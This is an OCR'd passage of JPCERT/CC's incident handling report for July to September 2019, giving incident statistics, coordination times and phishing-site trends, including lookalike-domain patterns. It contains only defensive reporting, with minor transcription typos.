JPCERT/CC Incident Handling Report

July 1, 2019 ～ September 30, 2019

JPCERT Coordination Center
October 17, 2019

Tabele of Contents

1. About the Incident Handling Report 3
2. Quarterly Statistics 3
3. Incident Trends 10
   3.1. Phishing Site Trends 10
   3.2. Website Defacement Trends 12
   3.3. Targeted Attack Trends 13
   3.4. Other Incident Trends 14
4. Incident Handling Case Examples 16
5. References 17

Appendix-1　Classification of Incidents 19

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from July 1, 2019 through September 30, 2019.

[*1] A "Computer Security Incident", for the purpose of this report, refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Jul	Aug	Sep	Total	Last Qtr. Total
Number of Reports *2	1,701	1,353	1,564	4,618	3,830
Number of Incident *3	1,803	1,842	2,088	5,733	4,213
Cases Coordinated *4	1,354	1,223	1,572	4,149	2,805

[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.


[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.

[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.


The total number of reports received in this quarter was 4,618. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 4,149. When compared with the previous quarter, the total number of reports increased by 21%, and the number of cases coordinated increased by 48%.

Year on year, the number of reports increased by 18%, and the number of cases coordinated increased by 87%.

[Figure1] and [Figure2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories." [Chart 2] shows the number of incidents received per category in this quarter.

[Chart 2 : Number of incidents by category]


Incident Category	Jul	Aug	Sep	Total	Last Qtr. Total
Phishing Site	1,070	1,265	1,122	3,457	1,947
Website Defacement	83	62	91	236	256
Malware Site	120	79	70	269	292
Scan	360	314	253	927	1,216
DoS/DDoS	0	0	1	1	10
ICS Related	0	0	0	0	0
Targeted attack	5	1	0	6	1
Other	165	121	551	837	491

The percentage that each category represents over the total number of incidents in this quarter is shown in [Figure 3]. Incidents categorized as phishing sites accounted for 60.4%, and those categorized as scans, which search for vulnerabilities in systems, made up 16.2%.




[Figure 3 : Percentage of incidents by category]


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4 : Change in the number of phishing sites]



[Figure 5 : Change in the number of website defacements]




[Figure 6 : Change in the number of malware sites]



[Figure 7 : Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



No.Incidents 5733

No.Reports 4618

Coordinated 4149

Phishing Site 3457

Incidents Notified 1546
− Site Operation Verified

Domestic 29%
Overseas 71%

Time (business days)	
0〜3days	68%
4〜7days	22%
8〜10days	3%
11days(more than)	7%

Notification Unnecessary 1911
− Site could not be verified

Web defacement 236

Incidents Notified 192
− Verified defacement of site
− High level threat

Domestic 73%
Overseas 27%

Time (business days)	
0〜3days	15%
4〜7days	30%
8〜10days	16%
11days(more than)	39%

Notification Unnecessary 44
− Could not verify site
− Party has been notified
− Information sharing
− Low level theat

Malware Site 269

Incidents Notified 162
− Site operation verified
− High level threat

Domestic 10%
Overseas 90%

Time (business days)	
0〜3days	52%
4〜7days	23%
8〜10days	8%
11days(more than)	17%

Notification Unnecessary 107
− Could not verify site
− Party has been notified
− Information sharing
− Low level theat

Scan 927

Incidents Notified 295
− Detailed logs
− Notification desired

Domestic 87%
Overseas 13%

Notification Unnecessary 632
− Incomplete logs
− Party has been notified
− Information Sharing

DoS/DDoS 1

Incidents Notified 1
− Detailed logs
− Notification desired

Domestic −
Overseas −

Notification Unnecessary 0
− Incomplete logs
− Party has been notified
− Information Sharing

ICS Related 0

Incidents Notified 0

Domestic −
Overseas −

Notification Unnecessary 0

Targeted attack 6

Incidents Notified 0
− Verified evidence of attack
− Verified infrastructure for attack

Domestic −
Overseas −

Notification Unnecessary 6
− Insufficient information
− Currently no threat

Other 837

Incidents Notified 617
−High level threat
−Notification desired

Domestic 90%
Overseas 10%

Notification Unnecessary 220
− Party hasnbeen notified
− Information Sharing
− Low level threat

[Figure 8: Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


3,457 reports on phishing sites were received in this quarter, representing a 78% increase from 1,947 in the previous quarter. This marks a 166% increase from the same quarter last year (1,302).

During this quarter, there were 673 phishing sites that spoofed domestic brands, increasing 78% from 378 in the previous quarter. There were 1,828 phishing sites that spoofed overseas brands, increasing 46% from 1,255 in the previous quarter. The breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in[Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3 : Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jul	Aug	Sep	Domestic/ Overseas Total (%)
Domestic Brand	278	168	227	673(19%)
Overseas Brand	575	690	563	1,828(53%)
Unknown Brand [*5]	217	407	332	956(38%)
Monthly Total	1,070	1,265	1,122	3,457(100%)

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9 : Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 73.0% spoofed e-commerce websites for overseas brands and 43.8% spoofed websites of telecommunications carriers for domestic brands.

While phishing sites spoofing overseas brands have been growing throughout this fiscal year, they have been increasing even more sharply since July. With some phishing sites spoofing particular overseas brands, the number has doubled from the previous quarter.

As for phishing sites of domestic brands, those spoofing financial institutions and telecommunications carriers made up a majority. Phishing sites disguised as certain SNS services have also been growing since around mid-July.

Many of the phishing sites spoofing financial institutions and telecommunications carriers use domain names with the following patterns.

- Uses the domain of the legitimate website with dots replaced with hyphens, combined with a different top-level domain
- Uses the domain of the legitimate website with some characters replaced with similar characters
- Made to look very similar to the domain of the legitimate website, for example, by only adding one character

[An example of a phishing site URL using the domain of the legitimate website with dots replaced with hyphens]

```
Legitimate website
https://www.< brand name >.co.jp/

Phishing site
https://www.< brand name >-co-jp.xyz/
```


During this quarter, JPCERT/CC received increasing numbers of reports that SMS messages were used in addition to e-mails to lure victims to phishing sites. Many cases in which URL shortening services were used to redirect victims to phishing sites also continued to be seen.

The parties that JPCERT/CC contacted for coordination of phishing sites were 29% domestic and 71% overseas for this quarter, indicating an increase in the proportion of overseas parties compared to the previous quarter (domestic: 41%, overseas: 59%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 236. This was an 8% decrease from 256 in the previous quarter.

